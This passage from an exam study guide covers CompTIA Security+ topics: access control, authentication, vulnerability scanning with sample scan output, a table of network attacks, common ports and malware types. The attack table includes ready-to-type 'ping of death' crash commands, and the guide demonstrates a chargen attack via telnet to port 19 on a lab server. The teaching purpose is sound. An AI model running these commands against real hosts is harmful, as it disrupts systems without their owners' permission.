NEW! CramSession

Comprehensive **Study Guides**

Your Trusted Study Resource for Technical Certifications

Written by experts. The most popular study guides on the web.

In Versatile PDF file format

INFORMATION TECHNOLOGY

CompTIA
IT Security+

Version 3.0.0

Notice: While every precaution has been taken in the preparation of this material, neither the author nor Cramsession.com assumes any liability in the event of loss or damage directly or indirectly caused by any inaccuracies or incompleteness of the material contained in this document. The information in this document is provided and distributed "as-is", without any expressed or implied warranty. Your use of the information in this document is solely at your own risk, and Cramsession.com cannot be held liable for any damages incurred through the use of this material. The use of product names in this work is for information purposes only, and does not constitute an endorsement by, or affiliation with Cramsession.com. Product names used in this work may be registered trademarks of their manufacturers. This document is protected under US and international copyright laws and is intended for individual, personal use only.
For more details, visit our legal page.

CramSession Prepare for Success!

CRAMSESSION™ SINGLE USER LICENSE

This is a legal agreement between you, an individual user, and BrainBuzz.com, Inc. ("BrainBuzz.com"). BrainBuzz.com provides you with the content, information, and other material associated with this CramSession™ study guide, hereinafter referred to as the "Content," solely under the following terms and conditions, hereinafter referred to as the "License." By accessing the Content, you agree to be bound by the terms of this License. If you do not agree to be bound by the terms of this License, do not access, view, or use the Content. Each time you access, view, or use the Content, you reaffirm your agreement to and understanding of this License.

1. Grant of License.

BrainBuzz.com hereby grants to you a nonexclusive, nontransferable, nonassignable, limited right and license to access, view, and use the Content on one (1) computer or workstation at a time for your individual, personal, non-commercial use. You may further print one (1) copy of the Content for your individual, personal, non-commercial use, but may not otherwise copy or reproduce the Content.

You may not share or allow others to view the Content. You may not network the Content or display or use it on more than one computer or workstation at the same time. You may not upload, post, transmit, or distribute printed or electronic versions of the Content in any manner to any other party. You may not sell, rent, lease, lend, sublicense, or otherwise transfer or distribute the Content to any other party. You may not modify or create a derivative work based on the Content. You may not modify or delete any proprietary notices contained in the Content, including, but not limited to, any product identification, product restriction, trademark, copyright, or other proprietary notices.

2. Term of License.

In the event that you are in breach of any provision of this License, this License shall thereby be automatically terminated with no further action required by BrainBuzz.com. In the event of such termination, you agree to immediately destroy all printed and electronic versions of the Content in your possession, custody, or control.

3. Ownership.

The Content is the proprietary product of BrainBuzz.com and is protected by copyright, trade secret, and other intellectual property laws. You are acquiring only the right to access, view, and use the Content as expressly provided above. BrainBuzz.com now holds and shall retain all right, title, and interest in and to the Content, including, but not limited to, all copyrights, patent rights, trade secret rights, trademark rights, and other similar property rights with respect to the Content. Upon termination of this License, you shall retain no rights of any nature with respect to the Content.

4. Limited Warranty and Limited Liability.

YOU EXPRESSLY ACKNOWLEDGE AND AGREE THAT USE OF THE CONTENT IS AT YOUR OWN RISK AND THAT BRAINBUZZ.COM PROVIDES, AND YOU ACCEPT, THE CONTENT "AS IS" WITHOUT ANY WARRANTIES, CONDITIONS, OR REPRESENTATIONS WHATSOEVER; AND BRAINBUZZ.COM DISCLAIMS ANY AND ALL WARRANTIES, CONDITIONS, AND REPRESENTATIONS (STATUTORY, EXPRESS, OR IMPLIED, ORAL OR WRITTEN), WITH RESPECT TO THE CONTENT, INCLUDING, BUT NOT LIMITED TO, ANY AND ALL IMPLIED WARRANTIES OR CONDITIONS OF TITLE, NONINFRINGEMENT, MERCHANTABILITY, ACCURACY OR FITNESS OR SUITABILITY FOR ANY PARTICULAR PURPOSE (WHETHER OR NOT BRAINBUZZ.COM KNOWS, HAS REASON TO KNOW, HAS BEEN ADVISED, OR IS OTHERWISE IN FACT AWARE OF ANY SUCH PURPOSE), WHETHER ALLEGED TO ARISE BY LAW, BY REASON OF CUSTOM OR USAGE IN THE TRADE, OR BY COURSE OF DEALING. BRAINBUZZ.COM DOES NOT WARRANT THAT THE CONTENT WILL MEET YOUR REQUIREMENTS. SOME STATES OR COUNTRIES DO NOT ALLOW THE EXCLUSION OF IMPLIED WARRANTIES, SO CERTAIN OF THE ABOVE EXCLUSIONS MAY NOT APPLY.

BRAINBUZZ.COM SHALL NOT BE LIABLE TO YOU UNDER ANY CIRCUMSTANCES FOR ANY DIRECT, INDIRECT, SPECIAL, INCIDENTAL, CONSEQUENTIAL, OR PUNITIVE DAMAGES, OR DAMAGES FOR LOSS OF PROFITS, REVENUE, DATA, OR DATA USE, INCURRED BY YOU ARISING OUT OF OR RELATED TO THE USE OF OR INABILITY TO USE THE CONTENT, WHETHER IN AN ACTION IN CONTRACT OR TORT, EVEN IF BRAINBUZZ.COM HAS BEEN ADVISED OR IS AWARE OF THE POSSIBILITY OF SUCH DAMAGES. BRAINBUZZ.COM'S LIABILITY FOR DAMAGES SHALL IN NO EVENT EXCEED THE FEES PAID BY YOU FOR THIS LICENSE.

The Content may be subject to export restrictions. You agree that you will not export the Content or any part thereof to any country, person, entity, or end user subject to U.S. export restrictions. You expressly agree not to export any part of the Content to any country to which the U.S. has embargoed or restricted the export of goods or services, or to any national who intends to export the Content back to any embargoed country. You warrant and represent that no U.S. federal agency has suspended, revoked, or denied your export privileges.

BrainBuzz.com may use fictitious names of companies, products, and individuals in the Content. These fictitious names are not intended to represent any real companies, products, or individuals.

BrainBuzz.com may use real product names in the Content for informational purposes only. By using these product names, BrainBuzz.com does not imply any endorsement of or affiliation with these products or their manufacturers. Some product names may be registered trademarks of their owners.

The Content contains links that may take you to other third-party web sites, pages, or services not under BrainBuzz.com's control. BrainBuzz.com provides these links on its web site only as a convenience to you. BrainBuzz.com is not responsible for content of these third party offerings. You should not infer that BrainBuzz.com endorses the content accessible through these links in any way.

5. Applicable Law.

This agreement shall be governed in its construction, interpretation, and performance by the laws of the State of Florida, without reference to law pertaining to choice of laws or conflict of laws. In the event of any claim or dispute arising out of or relating to this agreement or the breach, termination, validity, or enforcement of this agreement, venue shall be exclusively in Pinellas County, Florida.

PLEASE READ CAREFULLY. THE FOLLOWING LIMITS SOME OF YOUR RIGHTS, INCLUDING THE RIGHT TO BRING A LAWSUIT IN COURT. By accepting this agreement, you and BrainBuzz.com agree that all claims or disputes between us will be submitted to binding arbitration if demanded by either party. The arbitration will be handled by the American Arbitration Association and governed by its rules. This agreement requiring arbitration (if demanded) is still fully binding even if a class action is filed in which you would be a class representative or member. You and BrainBuzz.com agree that the arbitration of any claim or dispute between the parties will be conducted apart from all other claims or disputes of other parties and that there will be no class or consolidated arbitration of any claim or dispute covered by this agreement. You and BrainBuzz.com also agree that this agreement does not affect the applicability of any statute of limitations.

6. Waiver.

No failure or delay on the part of BrainBuzz.com in exercising any right or remedy with respect to a breach of this agreement by you shall operate as a waiver thereof or of any prior or subsequent breach of this agreement by you, nor shall the exercise of any such right or remedy preclude any other or future exercise thereof or exercise of any other right or remedy in connection with this agreement. Any waiver must be in writing and signed by BrainBuzz.com.

CompTIA IT Security +

Version 3.0.0

Abstract:

This study guide will help you to prepare for exam SY1-101, CompTIA Security+. Exam topics include: general security concepts, communication security, infrastructure security, basics of cryptography, and operational / organizational security.

Find even more help here:

- **> Feedback & Discussion Board for this exam**
- > Read & Write Reviews of this study guide
- > Rate this Cramsession study guide

Contents:

General Security Concepts

Access Control

So what exactly is Access Control?

- It is being able to get to what you need and then being able to control what you need

- Make sure you know the differences between authentication, controlling access, authorization and accountability

In this section of the Cramsession, you will have to be able to distinguish between MAC, DAC and RBAC.

Mandatory Access Control (MAC)

Mandatory Access Control is also known as multilevel security and is non-discretionary.

Resources are assigned "Security Labels" and, if labels don't match, access is denied.

Discretionary Access Control (DAC)

Discretionary Access Control is what to use if you want to restrict users' access to an object of some kind, like a "folder".

Rule Based Access Control (RBAC)

Rule Based Access Control is a form of access control that looks at every request and performs a "match" on the resource request based on a set of conditions. The user is granted access, depending on the result of the match.

Access Control Lists are the most common form of RBAC.

Please Note: There is also a Role Based Access Control (RBAC), so don't get these access control methods confused.

Authentication

So what exactly is Authentication?

- Authentication is a process of finding out if something is exactly what it appears to be. For example, you can be 'authenticated' into a Windows Domain based on credentials such as username and password. The Domain authenticates you and provides access to you if you are who you say you are and if you have the proper credentials

- The weakness or problem with this system is the fact that if your credentials are compromised, then there is the possibility that they can be exploited by someone else

Kerberos

RFC 1510

Click on the link below for an outstanding tutorial from the makers of Kerberos. This link provides everything you need to know about Kerberos to aid your studies:

http://web.mit.edu/kerberos/www/

For the exam, you must know the following concerning Kerberos:

- Kerberos is a very secure method for 'authenticating' a request for a service in a computer network

- Kerberos lets a user request an encrypted "ticket" from an authentication process that can then be used to request a particular service from a server

- As the Kerberos system relies heavily on time stamps: the ticket you receive from the TGS, Ticket Granting Server, is time-stamped. Thus, you need to have a good time source available

- Kerberos uses symmetric-key cryptography

Challenge-Handshake Authentication Protocol (CHAP)

RFC 1334

Click on the link below for an outstanding tutorial of the CHAP protocol. This link provides information about CHAP to aid your studies:

http://www.networksorcery.com/enp/protocol/CHAP.htm

Here are some facts about CHAP:

- CHAP (stands for Challenge-Handshake Authentication Protocol) is a protocol that allows you to securely connect to a system

- Password Authentication Procedure (PAP) is not secure like CHAP and thus you normally should use CHAP instead. PAP is also very vulnerable to eavesdropping.

- CHAP uses a one-way hash function and, if the hash values match from sender and receiver, then the authentication process continues and your connection is established

- CHAP is mostly used on PPP based networks

Certificates

RFC 2459

- Authentication based on a 'certificate' occurs when a digital certificate establishes your credentials. In other words, you will use a certificate for authentication

- Some digital certificates conform to the **X.509** standard

Username/Password

Authentication is generally based on credentials such as Username and Password. To be authenticated, you need both pieces, the Username and the Password.

Tokens

RSA SecurID

- Tokens are devices that store information on a user that can be used to authenticate the user

- Examples of Token based technology are seen with RSA's SecurID

- Most times, as with SecurID, the tokens are used once only. Thus, tokens are better known as a One Time Password

Multi-Factor

This is an authentication based on not one method, but two or more methods. An example is Two-factor authentication, which is based on something you have along with something you know.

Multi-Factor authentication just adds more levels to your security posture and thus enhances it.

Biometrics

http://www.bioapi.org/

Biometrics is authentication based on human characteristics or smart card based technology.

Here are some forms of Biometrics:

- Fingerprints
- Eye retina scans
- Voice recognition

Biometric data can be placed on a smart card to be used for authentication. In terms of this, IBM, Microsoft, Novell, and others are developing a standard, called BioAPI.

Authorization

So what exactly is Authorization?

- Authorization is the process of having permission to do or have something

Vulnerabilities Scanning

For the test, know what possible problems exist on your network. Scanning your own network (vulnerability testing) is one of the best ways to find out.


- Vulnerability Scanning attacks use tools like SATAN and SAINT that were designed to assist administrators with the detection of network vulnerabilities
- Hackers use these tools to find exploitable vulnerabilities on a target network.

Please Note: I scanned a Linux Test Server here in a controlled environment. Never scan your network unless you have permission, know what you are doing or do it in a controlled environment. You can create problems for your systems or yourself if you are not careful!

Here's a free Scanner:

http://www.nessus.org/intro.html

Figure 1: Using a Network Scanner to find vulnerabilities on your network


LANguard Network Scanner v(2.0)
File Edit View Scan Tools LANguard Help
Target : 192.168.1.5
Ready
DoubleClick to open !!!

```
192.168.1.5 [ ] (probably Unix)
    Time to live (TTL) : 255 (255) - Same network segment
    Open Ports (10)
        21 [ Ftp => File Transfer Protocol ]
        22 [ Ssh => Remote Login Protocol ]
            SSH-1.99-OpenSSH_3.0.2p1
        23 [ Telnet => Remote Login Protocol ]
        25 [ Smtp => Simple Mail Transfer Protocol ]
        80 [ Http => World Wide Web, HTTP ]
        110 [ Pop3 => Post Office Protocol 3 ]
        111 [ SunRPC => SUN Remote Procedure Call ]
            portmapper, Ver : 2, Proto : TCP, Port : 111
            portmapper, Ver : 2, Proto : UDP, Port : 111
        513 [ Login => Remote login (a la telnet) ]
        1080 [ Socks ]
        8080 [ Http-Proxy ]
```

```
[192.168.1.5]
Resolving 192.168.1.5...

Port probing ( waiting 2 sec) [1/2] ...
Port probing ( waiting 2 sec) [2/2] ...
10 open port(s).
Gathering banners ...
21 - FTP
Anonymous logins accepted ?
No
22 - Ssh =>  Remote Login Protocol
23 - Telnet
25 - SMTP
80 - HEAD / HTTP/1.0
111 - sunrpc
2 services found.
Operating System : probably Unix
Alerts probing ..
Checking FTP Alerts ...
Checking DNS Alerts ...
Checking Mail Alerts ...
Checking Service Alerts ...
Checking RPC Alerts ...
Checking Miscellaneus ...
Checking Information ...
Ready
```

Attacks

Attacks, exploits and hacks are the most commonly tested item on any security exam, and yes, these topics are covered just as much on the Security+ exam.

- Make sure you focus on knowing the listed exploits, but more importantly, you must know why they are exploitable and the differences between them all

- If you do not have a solid background in TCP/IP, then you should brush up on your protocol stack knowledge, OSI model layer placement and each protocol's functionality

- Also, note that I've added, in the following table, more attacks than were listed in the posted Security+ objectives—you need to know them all

Table 1: Network Security Attacks

DOS/DDOS	A denial of service attack is an attack used to achieve the disruption of any service to legitimate users. DDOS is the 'distributed' form of such an attack where many 'Zombies' that have been taken over by hackers launch simultaneous attacks to achieve a more effective denial of service attack. I wrote an article for the Cramsession Info Center explaining this in greater detail: Denial of Service.
Back Door	This is any opening left in a functional piece of software that allows 'unknown' entry into the system / or application without the owner's knowledge. Many times, back doors are left in by the software creators.
Spoofing	Spoofing is a technique used to gain unauthorized access to computers. A hacker must first find an IP address of a trusted host. Once the hacker has this information, he can use it to make the recipient think that the hacker is the trusted sender. Please use the link I provided to investigate spoofing deeper. It is very important that you fully understand it.
Man in the Middle	A Man in the Middle attack occurs when an attacker is able to intercept traffic by placing herself in the middle of a conversation. Man in the Middle attacks involve a malicious attacker intercepting communications and fooling both parties into believing they are communicating privately with each other when they are actually being watched. The attacker can then do anything to the transmission they are now a part of, including eavesdropping or planting information. Wireless systems are **very** susceptible to this form of attack.
Replay	A Replay attack occurs when a Hacker uses a Sniffer to grab packets off of the wire. After packets are captured, then the hacker can simply extract information from the packets, such as authentication information and passwords. Once the information is extracted, the captured data can be placed back on the network or replayed.
TCP/IP Hijacking	This is also called "Session Hijacking". A hacker can take over a TCP session between two machines. A popular method is using source-routed IP packets.
DNS Poisoning	DNS Poisoning occurs when your DNS files are poisoned with

	bad information. In other words, if you have an A record that points to a trusted host, a hacker can change it and point you in the wrong direction for malicious intent.
Weak Keys	Weak keys are secret keys with a certain value for which the block cipher in question will exhibit certain regularities in encryption or, in other cases, a poor level of encryption.
Mathematical	Mathematical (or Algebraic) attacks are a class of techniques that rely for their success on block ciphers exhibiting a high degree of mathematical structure.
Social Engineering	Most times hackers try to attack the actual 'systems' to exploit their weaknesses. Another form of attack is to exploit 'end user' weakness. Exploiting the weakness of human nature to get someone to hand over his or her credentials to you through peer pressure or trickery is an example.
Birthday	A birthday attack is a name used to refer to a class of brute-force attacks. Please use the link provided to research this deeper. You have to understand hash functions and password cracking to fully understand this and the link provided will help you in this regard.
Password Guessing	Password Guessing or 'cracking' is an attack on authentication credentials for any given system.
Brute Force	A form of Password Cracking. Brute Force attacks will try every single key combination known to crack your password. The only protection against them is to either have a key length too long to crack anytime in this lifetime, or change the password frequently.
Dictionary	A form of Password Cracking. The term 'dictionary' comes from the actual book of known words—this data is transferred into a file and loaded into a tool to try to help a hacker to crack your password. The defense against this is to not use simple-to-guess and known dictionary words as passwords.
Software Exploitation	Attacks against a system's bugs or flawed code. Use Hot Fixes and Service packs to fix them.

War Dialing	This is the process of running modem scanning tools against a PBX or any given dialup modem for the purpose of penetration. A war dialer is a computer program used to identify the phone numbers that can successfully make a connection with a computer modem. The program will dial a range of numbers you ask it to dial and will log failure and success ranges in a database.
War Driving	This is the process of using an attack tool to penetrate wireless systems from outside the facility where the wireless system sits. A wireless Ethernet card set to work in promiscuous mode is needed to War drive, and you will also need a powerful antenna if you are going to remain at a distance from the facility hosting the wireless network.
Buffer Overflow	Buffer Overflow attacks take advantage of poorly written code. If the code does not check the length of variable arguments then it can be susceptible to this kind of attack.
SYN flood	SYN Flood attacks exploit the three-way handshaking mechanism of the TCP/IP protocol. A large number of half-opened connections are used to deny access to legitimate requestors.
Smurfing	Exploits ICMP and is performed by transmitting an echo request packet to a network's broadcast address with a spoofed source address. The victim is then quickly overwhelmed by a large number of echo replies.
Sniffing	Sniffing attacks use protocol analyzers to capture network traffic for password and other data capture.
Ping of Death	Used to attempt to crash your system by sending oversized packets to a host. Ping of death can actually be run from older versions of Windows, Linux and Cisco routers. At a Windows command line, simply type: *ping -l 65550 192.168.1.X* At a Linux command line, simply type: *ping -s 65550 192.168.1.X*
Port Scanning	Port Scanning is performed by running a vulnerability scanner on a system to see what ports are open. The second half of the attack is to then exploit whatever you find via other attacks.


Chargen	This results from a flaw with TCP port 19 where, if you connect via the port, you can run what's called a Character Generator attack.
Fragment Attack	This is an exploit that targets IP fragmentation and reassembly code are common. Numerous attacks have been performed upon the premise of overlapping fragments. Attacks include Teardrop, Teardrop2, NewTear, SynDrop, Bonk, & Boink.

TCP/IP Vulnerabilities

Why do you need to know about attacks in such detail?

- For the example below, I am running a Character Generator attack on a Linux Server with Port 19 enabled

Figure 2: Viewing a Chargen attack



```
bcdefghijklmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJ
cdefghijklmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJK
defghijklmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKL
efghijklmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLM
fghijklmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMN
ghijklmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNO
hijklmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOP
ijklmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQ
jklmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQR
klmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRS
lmnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRST
mnopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTU
nopqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUV
opqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVW
pqrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWX
qrstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXY
rstuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ
stuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[
tuvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\
uvwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]
vwxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^
wxyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
xyz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`
yz{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`a
z{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ab
{|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abc
|}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcd
}~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcde
~ !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdef
```

- Because of the inherent flaws in TCP/IP, such an attack exists and is exploitable

- Unfortunately, you need to really understand how ports work to stop such an attack because you need to know which ports to disable and how to disable them

You can achieve the same result with:

Telnet 192.168.1.5 **19**

Important Ports

You will need to memorize your ports chart for just about any security-based test these days. Below is a list of the ports to know.

This data comes directly from www.iana.org (Ports section).

Table 2: Basic Ports Table

ECHO	7
CHARGEN	19
FTP-DATA	20
FTP	21
SSH	22
TELNET	23
SMTP	25
TACACS	49
DNS	53
HTTP	80
POP3	110
SNMP	161
HTTPS	443
RADIUS	1812

You can also find a list of ports on the THC:

http://www.thehackerschoice.com/misc/nmap-services

Passive vs. Active Attacks

An example of a passive attack is Packet Sniffing where you set up the tool, and sit and wait and 'passively' run the attack to exploit the network.

Once you sniff long enough to get what you want (e.g., a username from a username and password combo), you can then run an active attack, like a Brute Force attack, against a server to crack the password.

Another example of an active attack is a Ping of Death, where you are actively attacking the system to exploit it.


Non-Essential Services

Simply put, disable, or remove any services on a system that you do not need, especially if you feel the system may be compromised.

As you can see in the following figure, I have disabled the server service on a local workstation because it wasn't needed. If enabled to start and run, it could potentially be exploited.

The Server Service allows support for File and Print Sharing and, if your computer is attached to the Internet, then this service may be exploited.

This is a very small example I am using just to get you to understand the theory, but as a Security+ Technician, you would need to apply this to much more intricate systems. This methodology applies to any **services**, **protocols** and open **ports** that you can find. You can find such vulnerabilities with security audit and/or a vulnerability scanner.



Server Properties (Local Computer)

Service name: lanmanserver

Display name: Server

Description: Supports file, print, and named-pipe sharing over the network for this computer. If this service is stopped,

Path to executable:
C:\WINDOWS\System32\svchost.exe -k netsvcs

Startup type: Disabled

Service status: Started

You can specify the start parameters that apply when you start the service from here.

Start parameters:

Figure 3: Disabling an Exploitable Service

Malicious Code

Symantec AntiVirus Resource Center

Malicious Code (or Malware) is used to exploit your machine. It consists of programs that are used to wreak havoc with your systems and can either be harmful or just annoying in nature.

Viruses

A Virus is a form of malicious code that spreads from system to system by attaching itself to data or files.

Trojan Horses

A Trojan horse is a form of malicious code that you let in (because you think it's something legitimate) to your machine. However, upon execution it becomes malicious.

Logic Bombs

Logic Bombs will lie dormant until one or more logical conditions are met to trigger a malicious exploit.

These logical conditions can be anything from a date to a time.

Worms

